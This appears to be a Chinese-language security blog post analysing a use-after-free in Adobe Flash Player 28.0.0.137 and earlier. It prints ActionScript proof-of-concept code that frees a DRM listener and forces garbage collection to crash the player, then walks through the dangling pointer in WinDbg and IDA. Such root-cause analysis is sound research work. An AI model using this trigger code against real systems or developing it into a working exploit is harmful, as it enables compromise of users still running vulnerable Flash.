# 0x00前言

该漏洞影响 Flash Player 版本28.0.0.137以及之前的所有版本

# 0x01 poc

这里只列出关键代码

public function triggeruaf() : void {

var sdk :PSDK = null;

var dispatch:PSDKEventDispatcher = null;

sdk = PSDK.pSDK;

dispatch = sdk.createDispatcher();

this.mediaplayer = sdk.createMediaPlayer(dispatch);

this.listener = new MyListener();

this.mediaplayer.drmManager.initialize(this.listener);

this.listener = null;

}

public function exploit():void {

this.triggeruaf();

try {

new LocalConnection().connect("test");


new LocalConnection().connect("test");

} catch (e:Error) {

}


}


主要就是以一个listener类实例为参数初始化了一个drmManager对象，之后就将listener类实例赋值为NULL，其中listener类为



用FlashDevelop编译后生成Poc.swf

用Windbg附加IE打开Poc.swf，程序崩溃







可见直接使用ecx传递了一个对象

根据汇编代码可断定，ecx偏移0x0c处为某对象指针，而此对象已经全是0，造成了悬挂指针。再看poc脚本中，把一个MyListener（实现了DRMOperationCompleteListener接口）类型对象赋值null。所以可猜测ecx->0x0c为MyListener对象。

用ida找到触发漏洞的函数




函数在对象的虚表中




sub\_1036E28A即触发崩溃的方法。


根据虚函数表引用找到对象赋值方法，即脚本中的initialize，这里是函数sub\_1037AB11



重新附加IE,在initialize函数下断，打开poc.swf，程序在sub\_1037AB11处断下




按F10单步执行



可以看到esi + 0x0c 处为DRMOperationCompleteListener实例指针，它里面的内容此时不为0

按g让程序执行，程序崩溃



结合poc代码我们可以得出结论：MyListener实例在被置null之后被垃圾回收，而在对象中还留存着实例指针，因此存在悬挂指针问题。